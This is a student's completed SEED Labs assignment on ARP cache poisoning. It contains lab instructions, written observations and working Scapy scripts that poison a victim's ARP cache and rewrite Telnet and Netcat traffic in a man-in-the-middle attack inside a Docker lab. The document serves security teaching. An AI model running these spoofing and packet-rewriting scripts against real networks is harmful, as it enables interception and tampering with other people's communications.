**Lab 3 - ARP Cache Poisoning Attack Lab**

Top of Form

**Q1**

40 Points

**Introduction**

*ARP Cache Poisoning Attack Lab Copyright © 2019 by Wenliang Du. This work is licensed under a Creative Commons Attribution Non Commercial-Share Alike 4.0 International License.*

Below is an abridged version of the full lab, details which can be found here: [**ARP Cache Poisoning Attack Lab**](https://seedsecuritylabs.org/Labs_20.04/Files/ARP_Attack/ARP_Attack.pdf)

Earliest acceptance date: 26 July (+5% bonus) Normal due date: 31 July Latest acceptance date: 10 Aug (-10% points)

**Overview:**

This lab covers the following topics: • The ARP protocol • The ARP cache poisoning attack • Man-in-the-middle attack • Scapy programming

**Tip:** Use the code from Gradescope rather than from the PDF file. It has some formatting and bug fixes included.

**Container Setup and Commands:** Please download theLabsetup.zip file to your VM from [**https://seedsecuritylabs.org/Labs\_20.04/Files/ARP\_Attack/Labsetup.zip**](https://seedsecuritylabs.org/Labs_20.04/Files/ARP_Attack/Labsetup.zip), unzip it, enter the Labsetup folder, and use the *docker-compose.yml* file to set up the lab environment.

**Submission Rules**

* Only screenshots and plaintext files (of code) are allowed. Documents such as Word documents, PDF, and other formats such as videos are not accaptable.
* Screenshots must be taken using the computer's screen shot function (Snipping tool on Windows; Command-Shift-4 on Mac). A camera picture of a computer screen is not acceptable.
* Screenshots must show the entire VM screen, including the date and time.
* Markups on your screenshots, including text, highlights, circling important parts, is required.

**Q1.1**Task 1.A (using ARP request)

10 Points

On host M, construct an ARP request packet and send to host A. Check A’s ARP cache, and see whether M’s MAC address is mapped to B’s IP address. Upload a screenshot of A's ARP Cache.


**Expected Output:**

Text

Description automatically generated

**Upload your Screenshot file here:**

Please select file(s)



Host B

Victim (Host A)

Attacker (Host M)

Save Answer

**Q1.2**Task 1.B (using ARP reply)

10 Points


On host M, construct an ARP reply packet and send to host A. Check A’s ARP cache, and see whether M’s MAC address is mapped to B’s IP address. Try the attack for two different scenarios:

* Scenario 1: B’s IP is already in A’s cache.
* Scenario 2: B’s IP is not in A’s cache.

**Expected Output - Scenario 1:**

Graphical user interface, text

Description automatically generated

**Expected Output - Scenario 2:** Upload a screenshot of A's ARP Cache **for each scenario**.

**Scenario 1 Screenshot:**

Please select file(s)

Text

Description automatically generated


Host B

Victim (Host A)

Attacker (Host M)

**Scenario 2 Screenshot:**

Please select file(s)

Save Answer

Host B

Victim (Host A)

Attacker (Host M)

**Q1.3**Task 1C (using ARP gratuitous message)

10 Points

On host M, construct an ARP gratuitous **request** packet, and use it to map M’s MAC address to B’s IP address. Please launch the attack under the same two scenarios as those described in Task 1.B.

ARP gratuitous packet is a special ARP request packet. It is used when a host machine needs to update outdated information on all the other machine’s ARP cache. The gratuitous ARP packet has the following characteristics:

* The source and destination IP addresses are the same, and they are the IP address of the host issuing the gratuitous ARP.
* The destination MAC addresses in both ARP header and Ethernet header are the broadcast MAC address (ff:ff:ff:ff:ff:ff).
* No reply is expected.

**Expected Output:** A picture containing graphical user interface

Description automatically generated

Upload a screenshot of A's ARP Cache **for each scenario**. **Scenario 1 Screenshot:**

Please select file(s)

Text

Description automatically generated**Scenario 2 Screenshot:**

Host B

Victim (Host A)

Attacker (Host M)

Please select file(s)

Graphical user interface

Description automatically generated with low confidenceSave Answer

Host B

Victim (Host A)

Attacker (Host M)

**Q1.4**Describe your observations

10 Points

**Task 1.1:**

In task 1.1, a crafted ARP request packet spoofed using IP address of Host B was sent to Host A. As we can see in the above screenshot that the ARP cache of host A contains MAC address of attacker mapped to IP address of Host B.

**Task 1.2:**

**Scenario 1: (IP address of Host B in ARP cache of Host A)**

In task 1.2, a crafted ARP response packet spoofed using IP address of Host B was sent to Host A. As we can see in the above screenshot that the ARP cache of host A contains MAC address of attacker mapped to IP address of Host B.

**Scenario 2: (IP address of Host B is not in ARP cache of Host A)**

In task 1.2, a crafted ARP response packet spoofed using IP address of Host B was sent to Host A, but ARP poisoning wasn’t successful as Host A did not list the IP address of Host B in ARP cache As we can see in the above screenshot that ARP response packet was received but not listed in the ARP cache.

**Task 1.3:**

**Scenario 1: (IP address of Host B in ARP cache of Host A)**

In task 1.3, a crafted ARP gratuitous request packet spoofed using IP address of Host B was sent to whole network. As we can see in the above screenshot that the ARP cache of host A contains MAC address of attacker mapped to IP address of Host B.

**Scenario 2: (IP address of Host B is not in ARP cache of Host A)**

In task 1.3, a crafted ARP gratuitous request packet spoofed using IP address of Host B was sent to whole network, but ARP poisoning wasn’t successful as Host A did not list the IP address of Host B in ARP cache As we can see in the above screenshot that ARP response packet was received but not listed in the ARP cache.

Save Answer

**Q2**Task 2: MITM Attack on Telnet using ARP Cache Poisoning

30 Points

Hosts A and B are communicating using Telnet, and Host M wants to intercept their communication, so it can make changes to the data sent between A and B. The setup is depicted in Figure 2. We have already created an account called "seed" inside the container, the password is"dees". You can Telnet into this account.

**Step 1 (Launch the ARP cache poisoning attack).** See text in the PDF file.

**Step 2 (Testing).** Before doing this step, please make sure that the IP forwarding on Host M is turned off. You can do that with the following command:

sysctl net.ipv4.ip\_forward=0

After the ARP cache poisoning is successful, try to ping between Hosts A and B. **Ignore the file upload for step 2 only**

No files uploaded

**Step 3 (Turn on IP forwarding).** Now we turn on the IP forwarding on Host M, so it will forward the packets between A and B. Please run the following command and repeat Step 2:

sysctl net.ipv4.ip\_forward=1

**Step 4 (Launch the MITM attack).** We are ready to make changes to the Telnet data between A and B. Assume that A is the Telnet client and B is the Telnet server. After A has connected to the Telnet server on B, for every key stroke typed in A’s Telnet window, a TCP packet is generated and sent to B. We would like to intercept the TCP packet, and replace each typed character with a fixed character (say Z). This way, it does not matter what the user types on A, Telnet will always display Z. From the previous steps, we are able to redirect the TCP packets to Host M, but instead of forwarding them, we would like to replace them with a spoofed packet. We will write a sniff-and-spoof program to accomplish this goal. In particular, we would like to do the following:

* We first keep the IP forwarding on, so we can successfully create a Telnet connection between A to B. Once the connection is established, we turn off the IP forwarding using the following command: *sysctl net.ipv4.ip\_forward=0*
* We run our sniff-and-spoof program on Host M, such that for the captured packets sent from A to B, we spoof a packet but with different data. For packets from B to A (Telnet response), we do not make any change, so the spoofed packet is exactly the same as the original one.

In Telnet, typically, every character we type in the Telnet window triggers an individual TCP packet, but if you type very fast, some characters may be sent together in the same packet. That is why in a typical Telnet packet from client to server, the payload only contains one character. The character sent to the server will be echoed back by the server, and the client will then display the character in its window. Therefore, what we see in the client window is not the direct result of the typing; whatever we type in the client window takes a round trip before it is displayed. If the network is disconnected, whatever we typed on the client window will not displayed, until the network is recovered. Similarly, if attackers change the character to Z during the round trip, Z will be displayed at the Telnet client window, even though that is not what you have typed.

To help students get started, we provide a skeleton sniff-and-spoof program in the following. The program capture all the TCP packets, and then for packets from A to B, it makes some changes (the modification part is not included, because that is part of the task). For packets from B to A, the program does not make any change.

from scapy.all import \*

IP\_A = "10.9.0.5"

MAC\_A = "02:42:0a:09:00:05"

IP\_B = "10.9.0.6"

MAC\_B = "02:42:0a:09:00:06"

def spoof\_pkt(pkt):

if pkt[IP].src == IP\_A and pkt[IP].dst == IP\_B:

# Create a new packet based on the captured one.

# 1) We need to delete the checksum in the IP & TCP headers,

# because our modification will make them invalid.

# Scapy will recalculate them if these fields are missing.

# 2) We also delete the original TCP payload.

newpkt=IP(bytes(pkt[IP]))

del(newpkt.chksum)

del(newpkt[TCP].payload)

del(newpkt[TCP].chksum)

################################################################

# Construct the new payload based on the old payload.

# Students need to implement this part.

if pkt[TCP].payload:

data = pkt[TCP].payload.load # The original payload data

newdata = data # No change is made in this sample code

send(newpkt/newdata)

else:

send(newpkt)

################################################################

elif pkt[IP].src == IP\_B and pkt[IP].dst == IP\_A:

# Create new packet based on the captured one

# Do not make any change

newpkt=IP(bytes(pkt[IP]))

del(newpkt.chksum)

del(newpkt[TCP].chksum)

send(newpkt)

f=’tcp’

pkt = sniff(iface=’eth0’, filter=f, prn=spoof\_pkt)

It should be noted that the code above captures all the TCP packets, including the one generated by the program itself. That is undesirable, as it will affect the performance. **You will need to change the filter, so it does not capture its own packets.**

**Q2.1**Upload your python code

15 Points

Please select file(s)

#!/usr/bin/python3

from scapy.all import \*

VM\_A\_IP = '10.9.0.5'

VM\_B\_IP = '10.9.0.6'

def spoof\_pkt(pkt):

    if pkt[IP].src == VM\_A\_IP and pkt[IP].dst == VM\_B\_IP and pkt[TCP].payload:

        newpkt=IP(bytes(pkt[IP]))

        del(newpkt.chksum)

        del(newpkt[TCP].payload)

        del(newpkt[TCP].chksum)

        newdata = 'Z'

        send(newpkt/newdata)

    elif pkt[IP].src == VM\_B\_IP and pkt[IP].dst == VM\_A\_IP:

        newpkt=IP(bytes(pkt[IP]))

        del(newpkt.chksum)

        del(newpkt[TCP].chksum)

        send(newpkt)

pkt = sniff(filter='tcp', prn=spoof\_pkt)

Save Answer

**Q2.2**Upload your screenshots showing your program changing the typed characters to all Z's.

15 Points

Ideal screenshots would show:

* terminal window with Z's
* Wireshark frame showing that A's (or whatever character) is sent to the Attacker
* Wireshark frame showing that Z's are sent from the Attacker to Host B **or** Host B sending Z's to Host A

**Expected Output (terminal windows only) :**

Graphical user interface, text

Description automatically generated

**Upload Screenshots Here:**

Please select file(s)

A screenshot of a computer

Description automatically generated with medium confidence

Host B

Victim (Host A)

Attacker (Host M)

A screenshot of a computer

Description automatically generated

A screenshot of a computer

Description automatically generated

Save Answer

**Q3**Task 3: MITM Attack on Netcat using ARP Cache Poisoning

30 Points

This task is similar to Task 2, except that Hosts A and B are communicating using Netcat, instead of Telnet. Host M wants to intercept their communication, so it can make changes to the data sent between A and B. You can use the following commands to establish a Netcat TCP connection between A and B:

On Host B (server, IP address is 10.9.0.6), run the following:

# nc -lp 9090

On Host A (client), run the following:

# nc 10.9.0.6 9090

Once the connection is made, you can type messages on A. Each line of messages will be put into a TCP packet sent to B, which simply displays the message. Your task is to replace every occurrence of your first name in the message with a sequence of A’s. The length of the sequence should be the same as that of your first name, or you will mess up the TCP sequence number, and hence the entire TCP connection. You need to use your real first name, so we know the work was done by you.

**Q3.1**Upload your python code

15 Points

Please select file(s)

#!/usr/bin/python3

from scapy.all import \*

VM\_A\_IP = '10.9.0.5'

VM\_B\_IP = '10.9.0.6'

def spoof\_pkt(pkt):

    if pkt[IP].src == VM\_A\_IP and pkt[IP].dst == VM\_B\_IP and pkt[TCP].payload:

        newpkt = IP(bytes(pkt[IP]))

        del (newpkt.chksum)

        del (newpkt[TCP].chksum)

        del (newpkt[TCP].payload)

        data = str(pkt[TCP].payload.load.decode())

        print(data)

        name = 'alexendera'

        newdata = data.replace(name, 'A'\*len(name))

        newdata = newdata.encode()

        send(newpkt/newdata)

    elif pkt[IP].src == VM\_B\_IP and pkt[IP].dst == VM\_A\_IP:

        newpkt = IP(bytes(pkt[IP]))

        del(newpkt.chksum)

        del(newpkt[TCP].chksum)

        send(newpkt)

pkt = sniff(filter='tcp', prn=spoof\_pkt)

Save Answer

**Q3.2**Submit screenshots showing the successful attack

15 Points

Please select file(s)


A screenshot of a computer

Description automatically generated with medium confidence

Host B

Victim (Host A)

Attacker (Host M)



A screenshot of a computer

Description automatically generated

Ideal screenshots would show:

* terminal window with "A"s
* Wireshark frame showing that your name is sent to the Attacker
* Wireshark frame showing that As are sent from the Attacker to Host B **or** Host B sending As to Host A

**Expected Output (terminal windows only) :**

Graphical user interface

Description automatically generated with medium confidence

Save Answer

**Q4**Early/Date Submission Bonus

0 Points

Bonus points for early or late submission will be added here. You may submit up to five days early for an extra 5% bonus points added to the grade of this assignment, or up to 10% deducted for late submission.

Submissions more than 10 days late are not accepted without an approved reason.

Bottom of Form